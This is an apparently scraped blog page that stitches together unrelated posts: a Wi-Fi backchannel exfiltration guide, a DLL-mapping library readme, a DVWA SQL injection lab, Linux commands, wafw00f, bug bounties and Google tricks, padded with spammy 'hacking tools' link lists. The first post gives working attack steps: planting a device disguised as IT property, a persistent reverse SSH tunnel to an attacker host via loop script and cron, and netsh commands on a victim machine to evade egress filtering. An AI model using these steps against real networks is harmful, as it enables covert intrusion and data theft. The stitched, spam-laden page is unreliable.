الثلاثاء، 14 أبريل 2020

Backchannel Data Exfiltration Via Guest/R&D Wi-Fi


Often times I find unprotected wireless access points with unfettered access to the internet for research or guest access purposes. This is generally through an unauthenticated portal or a direct cable connection. When questioning the business units they explain a low value network, which is simply a internet pass thru separate from the internal network. This sounds reasonable and almost plausible however I usually explain the dangers of having company assets on an unprotected Wi-Fi and the dangers of client side exploits and MITM attacks. But there are a few other plausible scenarios one should be aware of that may scare you a bit more then the former discussion.

What about using OpenWifi as a backchannel data exfiltration medium?

An open Wi-Fi is a perfect data exfiltration medium for attackers to completely bypass egress filtering issues, DLP, proxy filtering issues and a whole bunch of other protection mechanisms in place to keep attackers from sending out shells and moving data between networks. This can easily be accomplished via dual homing your attack host utilizing multiple nic cards which are standard on almost all modern machines. Whether this is from physical access breach or via remote compromise the results can be deadly. Below are a few scenarios, which can lead to undetectable data exfiltration.


Scenario 1: (PwnPlug/Linux host with Wi-Fi adaptor)
The first useful scenario is when a physical perimeter has been breached and a small device from http://pwnieexpress.com/ known as a pwn-plug is installed into the target network or a linux host with a wireless card. I usually install pwn-plug's inside a closet or under a desk somewhere which is not visible and allows a network connection out to an attacker owned host. Typically its a good idea to label the small device as "IT property and Do Not Remove". This will keep a casual user from removing the device. However if there is network egress and proxy filtering present then our network connection may never reach a remote host. At this point your physical breach to gain network access to an impenetrable network perimeter will fail. Unless there happens to be an open cable Wi-Fi connection to an "inconsequential R&D network".

By simply attaching an Alpha card to the pwnplug you can connect to the R&D wireless network. You can then use this network as your outgoing connection and avoid corporate restrictions regarding outbound connections via metasploit or ssh. I have noticed that most clients these days are running heavy egress filtering and packet level protocol detection, which stops outbound connections. Rather then play the obfuscation game i prefer to bypass the restrictions all together using networks which have escaped corporate policy.

You can automate the following via a script if you wardrive the facility prior to entrance and gain insight into the open wireless network, or you can also configure the plug via serial connection on site provided you have time.

Connect to wifi:
ifconfig wlan0 up
iwconfig wlan0 essid [targetNetworkSSID]
dhclient wlan0

Run a reverse SSH tunnel:
ssh -R 3000:127.0.0.1:22 root@remoteHost.com

On the remote host you can retrieve your shell:
ssh -p 3000 User@localhost

Once you have authenticated with the pwnplug via your local host port forward you now have access into the internal network via an encrypted tunnel which will not be detected and fully bypass any corporate security restrictions. You can take this a bit further and setup some persistence in case the shell goes down.. This can be done via bash and nohup if you setup some ssh keys to handle authentication.. One example could be the following script:

Your bash script: 
#---------------------
#!/bin/bash
while true
do
 ssh -R 3000:127.0.0.1:22 root@remoteHost.com
 sleep 10
done
#---------------------

Run this with nohup like this:
nohup ./shell.sh &


Another simple way would be to setup a cron job to run a script with your ssh command on a specified interval for example every 5 minutes like so:

Cron job for every 5 minutes: 
*/5 * * * * /shell.sh


Scenario 2: (Remote Windows Compromise)
The second scenario is that of a compromised modern windows machine with a wireless card, this can be used to make a wireless connection outbound similar to the first scenario which will bypass restrictions by accessing an unrestricted network. As shown in "Vista Power Tools" paper written by Josh Wright you can use modern windows machines cards via the command line.
http://www.inguardians.com/pubs/Vista_Wireless_Power_Tools-Wright.pdf

Below are the commands to profile the networks and export a current profile then import a new profile for your target wireless network. Then from there you can connect and use that network to bypass corp restrictions provided that wireless network doesn't have its own restrictions.

Profile Victim machine and extract a wireless profile: 
netsh wlan show interfaces
netsh wlan show networks mode=bssid
netsh wlan show profiles
netsh wlan export profile name="CorpNetwork"

Then modify that profile to meet the requirements needed for the R&D network and import it into the victim machine.

Upload a new profile and connect to the network: 
netsh wlan add profile filename="R&D.xml"
netsh wlan show profiles
netsh wlan connect name="R&D"

If you check out Josh's excellent paper linked above you will also find ways of bridging between ethernet and wireless adaptors along with lots of other ideas and useful information.

I just got thinking the other day of ways to abuse so called guest or R&D networks and started writing down a few ideas based on scenarios which play out time and time again while penetration testing networks and running physical breach attacks. I hear all to often that a cable connection not linked to the corporate network is totally safe and I call bullshit on that.

Related posts


الاثنين، 13 أبريل 2020

Lunar - A Lightweight Native DLL Mapping Library That Supports Mapping Directly From Memory


A lightweight native DLL mapping library that supports mapping directly from memory

Features
  • Imports and delay imports are resolved
  • Relocations are performed
  • Image sections are mapped with the correct page protection
  • Exception handlers are initialised
  • A security cookie is generated and initialised
  • DLL entry point and TLS callbacks are called

Getting started
The example below demonstrates a simple implementation of the library
var libraryMapper = new LibraryMapper(process, dllBytes);

// Map the DLL into the process

libraryMapper.MapLibrary();

// Unmap the DLL from the process

libraryMapper.UnmapLibrary();

Constructors
LibraryMapper(Process, Memory<byte>)
Provides the functionality to map a DLL from memory into a remote process
LibraryMapper(Process, string)
Provides the functionality to map a DLL from disk into a remote process

Properties
DllBaseAddress
The base address of the DLL in the remote process after it has been mapped

Methods
MapLibrary()
Maps the DLL into the remote process
UnmapLibrary()
Unmaps the DLL from the remote process

Caveats
  • Mapping requires the presence of a PDB for ntdll.dll, and, so, the library will automatically download the latest version of this PDB from the Microsoft symbol server and cache it in %appdata%/Lunar/Dependencies


via KitPloit

Related news


Learning Web Pentesting With DVWA Part 1: Installation


In this tutorial series I'm going to walk you through the damn vulnerable web application (DVWA) which is damn vulnerable. Its main goal according to the creators is "to aid security professionals to test thier skills and tools in a legal environment, help web developers better understand the process of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment."

I am going to install DVWA in docker so the prerequisite for this tutorial will be an installation of docker (Docker is not the only way to install DVWA but if you have docker already installed then it may be the easiest way to install DVWA).

To install DVWA in docker run your docker deamon if it's not running already and open a terminal or powershell and type:

docker rum --rm -it -p 8080:80 vulnerables/web-dvwa


It will take some time to pull the image from docker hub depending on your internet speed and after it is complete it will start the dvwa application. In the command we have mapped the image instance's port 80 to our hosts port 8080 so we should be able to access the web application from our host at http://localhost:8080

Now open your favorite web browser and go to http://localhost:8080
You should be prompted with a login screen like this:


login with these creds:
username: admin
password: password

After login you'll see a database setup page since this is our first run. Click on Create / Reset Database button at the bottom. It will setup database and redirect you to login page. Now login again and you'll see a welcome page.



Now click on DVWA Security link at the bottom of the page navigation and make sure the security level is set to Low. If it is not click on the dropdown, select Low and then click submit.


Now our setup is complete, so lets try a simple SQL attack to get a taste of whats about to come.

Click on SQL Injection in navigation menu.
You'll be presented with a small form which accepts User ID.
Enter a single quote (') in the User ID input field and click Submit.
You'll see an SQL error like this:


From the error message we can determine that the server has a MariaDB database and we can see the point of injection.
Since there are many quotes we are not able to determine the exact location of our injection. Lets add some text after our single quote to see exactly where our injection point is.
Now I am going to enter 'khan in the User ID field and click Submit.


Now we can see exactly where the point of injection is. Determining the point of injection is very important for a successful SQL injection and is sometimes very hard too, though it might not be that much useful here in this exercise.

Now lets try the very basic SQL Injection attack.
In the User ID field enter ' or 1=1-- - and click Submit.


We will explain what is going on here in the next article.


References:-
1. DVWA Official Website: http://www.dvwa.co.uk/

Read more


  1. Hacking Tools For Windows Free Download
  2. Hacking Tools For Windows Free Download
  3. Wifi Hacker Tools For Windows
  4. Pentest Tools Tcp Port Scanner
  5. Kik Hack Tools
  6. Hackrf Tools
  7. Pentest Tools Alternative
  8. Hacker Security Tools
  9. Hacking Tools 2020
  10. Hacking Tools For Kali Linux
  11. Easy Hack Tools
  12. Hack Tools Github
  13. Pentest Box Tools Download
  14. Hack And Tools
  15. Hacking Tools For Beginners
  16. Tools Used For Hacking
  17. Hack App
  18. Hacking Tools For Kali Linux
  19. Hacker Tools Apk
  20. Game Hacking
  21. Underground Hacker Sites
  22. Pentest Tools Android
  23. Hack Tools Pc
  24. Hacker Tools Hardware
  25. Pentest Tools Free
  26. Best Hacking Tools 2019
  27. Hacking Tools Windows 10
  28. Hacker Tools 2019
  29. Blackhat Hacker Tools

Top Users Command In Linux Operating System With Descriptive Definitions


Linux is a command line interface and has a graphical interface as well. But the only thing we should know how we interact with Linux tools and applications with the help of command line. This is the basic thing of Linux.  As you can do things manually by simple clicking over the programs just like windows to open an applications. But if you don't have any idea about commands of Linux and definitely you also don't know about the Linux terminal. You cannot explore Linux deeply. Because terminal is the brain of the Linux and you can do everything by using Linux terminal in any Linux distribution. So, if you wanna work over the Linux distro then you should know about the commands as well.
In this blog you will get a content about commands of Linux which are collectively related to the system users. That means if you wanna know any kind of information about the users of the system like username passwords and many more.

id

The "id" command is used in Linux operating system for the sake of getting knowledge about active user id with login and group. There may be different users and you wanna get a particular id of the user who is active at that time so for this you just have to type this command over the terminal.

last

The "last" command is used in Linux operating system to show the information about the last logins on the system. If you forget by which user id you have logged in at last time. So for this information you can search login detail by using this command.

who

The "who" command is used in Linux distributions to display the information about the current user which a an active profile over the Linux operating system. If you are in the system and you don't know about that active user and suddenly you have to know about that user detail so you can get the info by using this command.

groupadd

The "groupadd admin" is the command which is used in Linux operating system to add a group in the Linux system to gave the privileges to that group.

useradd

The "useradd" command is used in Linux operating system to add user or users to a specific group. If you wanna add a user name Umer so for this matter you just have to write a command i.e. useradd -c "Umer".

userdel

The "userdel" command is used in Linux operating system for the purpose to delete any user or users from the particular group present in the linux operating system. For example "userdel Umer" this command will delete the user named Umer.

adduser

The "adduser" command is a simple command used to create directly any user in the system. There is no need to make a group for this. You just have to type the command with user name like adduser Umer, it will created a user by name Umer.

usermod

The "usermod" is a command used in Linux operating system to modify the information of any particular user. You can edit or delete information of any particular user in the Linux operating system.


Related news


Wafw00F: The Web Application Firewall Fingerprinting Tool

How does wafw00f work?
   To do its magic, WAFW00F does the following steps:
  • Sends a normal HTTP request and analyses the response; this identifies a number of WAF solutions.
  • If that is not successful, wafw00f sends a number of (potentially malicious) HTTP requests and uses simple logic to deduce which WAF it is.
  • If that is also not successful, wafw00f analyses the responses previously returned and uses another simple algorithm to guess if a WAF or security solution is actively responding to wafw00f's attacks.

   For further details, check out the source code on EnableSecurity's main repository.

What does it detect? WAFW00F can detect a number of firewalls, a list of which is as below:

wafw00f's installation
   If you're using Debian-based distro, enter this commands to install wafw00f: sudo apt update && sudo apt install wafw00f

   But if you're using another Linux distro, enter these commands to install wafw00f:

How to use wafw00f?
   The basic usage is to pass an URL as an argument. Example:

Final Words to you
   Questions? Pull up an issue on GitHub Issue Tracker or contact to EnableSecurity.
   Pull requests, ideas and issues are highly welcome. If you wish to see how WAFW00F is being developed, check out the development board.

   Some useful links:

   Presently being developed and maintained by:

More information

$$$ Bug Bounty $$$

What is Bug Bounty ?


A bug bounty program, also called a vulnerability rewards program (VRP), is a crowdsourcing initiative that rewards individuals for discovering and reporting software bugs. Bug bounty programs are often initiated to supplement internal code audits and penetration tests as part of an organization's vulnerability management strategy.


Many software vendors and websites run bug bounty programs, paying out cash rewards to software security researchers and white hat hackers who report software vulnerabilities that have the potential to be exploited. Bug reports must document enough information for for the organization offering the bounty to be able to reproduce the vulnerability. Typically, payment amounts are commensurate with the size of the organization, the difficulty in hacking the system and how much impact on users a bug might have.


Mozilla paid out a $3,000 flat rate bounty for bugs that fit its criteria, while Facebook has given out as much as $20,000 for a single bug report. Google paid Chrome operating system bug reporters a combined $700,000 in 2012 and Microsoft paid UK researcher James Forshaw $100,000 for an attack vulnerability in Windows 8.1.  In 2016, Apple announced rewards that max out at $200,000 for a flaw in the iOS secure boot firmware components and up to $50,000 for execution of arbitrary code with kernel privileges or unauthorized iCloud access.


While the use of ethical hackers to find bugs can be very effective, such programs can also be controversial. To limit potential risk, some organizations are offering closed bug bounty programs that require an invitation. Apple, for example, has limited bug bounty participation to few dozen researchers.

More information


Top 10 Best Google Gravity Tricks 2018

Best Google Gravity Tricks 2018

Top 10 Best Google Gravity Tricks 2018

Google is the search engine where the people look up for the things. Yet apart from being only a search engine this website is highly functional and has a lot of functions dubbed inside it. And even the webmasters don't know about all the features as they are so vast that you need to explore lots of things to get to know about them all.  There are a number of gravity opposing tricks in the Google search page that you would like to enjoy. Well many of you guys must be new to this word as only 15% of Google users know this thing and for rest, I'm here to guide you up in this. Here in this article, we have written about the best google gravity tricks that you could ever find in this year. If you are interested to know about it then please read the main section of this post as it is given below. This was all the introduction part of this post and now after this line, we are going to skip to the main section. We recommend you to read till the end to get the fullest information from this page!

Top 10 Best Google Gravity Tricks 2018

Below I have mentioned some of the best tricks that I tried as I was getting bored and thought about exploring something new and then I searched Google Tricks on google and then I get to know that even these things are also possible on the Google. You can use so many different things to kill your boredom on Google. There I decided to note down these tricks and share the article with you so that you can also avail these. So follow the below guide to proceed.



#1 Google zero gravity level fall

Best Google Gravity Tricks 2018
This is the first trick that amazed me as when I get to know this thing can happen when I was really surprised as it was quite funny. It is a standout amongst the most astonishing google gravity trap. In this trap, the substance will appear like tumbling to a level surface. Every one of the substances like pictures, writings, and so on of your page will be upset. They will look somewhat bouncy and turned around that looks exceptionally energizing and stunning.

#2 Google Sphere

Best Google Gravity Tricks That You Need To Try
This is second best google gravity trap. In this trap, the substance rotates in a round way. Be that as it may, you will think that its little hard to deal with it since you need to chip away at turning writings.


#3 Google Loco

Best Google Gravity Tricks That You Need To Try
This google gravity trap is much like the google zero gravity. You will see the substance as falling in a seismic tremor,

#4 Zerg Rush

Best Google Gravity Tricks That You Need To Try
This is one of my most loved google gravity trap. In this deceive you will see somewhere in the range of zeros spreading in your page. to utilize this trap Open Google.com and hunt Zerg Rush through utilizing the search bar.

#5 Google submerged

Best Google Gravity Tricks 2018
This is of the most attractive google gravity trap. In this deceive you will see a domain of submerged. You will see the pursuit bar coasting in the water.


#6 Do a barrel roll

Best Google Gravity Tricks That You Need To Try
This is likewise an astounding google gravity trap. In this deceive, you will get an impact to your page with which, your page will turn in a solitary minute.

#7 Google Guitar

Best Google Gravity Tricks That You Need To Try
This is additionally a stunning google gravity trap. In this deceive, you can play guitar on the web index. You can play your coveted tunes with it. Google will give you notes to your tunes.

#8 Google zero gravity reversal

Best Google Gravity Tricks 2018
This is one of the coolest Google gravity trap. In this deceive, you will get a perfect representation of your site page. You will feel like you are on the opposite side of the screen.

#9 Google space

Best Google Gravity Tricks That You Need To Try
In this google gravity deceive you encounter a dream of the room. It implies that the substance of your page will appear like gliding noticeable all around with no gravitational power.

#10 Pacman

Best Google Gravity Tricks That You Need To Try
Best Google Gravity Tricks 2018 That You Need To Try
This is the standout amongst the most energizing google gravity trap. With this deceive, you can play Pacman game in this.
Finally, after reading this article, you have got to know about. We have tried to provide you this content in the simple and easy to read wordings and hope that you would have easily got about everything written up here. We believe that you might like this article and if it is what you think then please try to share it with others too. Your indulgence in our post is really valuable to us, so do not miss to write about your opinions and suggestions regarding this article through using the comments section below. At last but never the least thanks for reading this article!
More info
  1. Pentest Tools Framework
  2. Pentest Tools Find Subdomains
  3. Hack Tool Apk No Root
  4. Hacker
  5. Hacking Tools
  6. Underground Hacker Sites
  7. Tools 4 Hack
  8. Hacking Tools For Pc
  9. Pentest Tools Find Subdomains
  10. Hacker Tools Apk Download
  11. Physical Pentest Tools
  12. Hacking Tools For Beginners
  13. Hack Website Online Tool
  14. Blackhat Hacker Tools
  15. Nsa Hacker Tools
  16. Pentest Box Tools Download
  17. Hacker Tools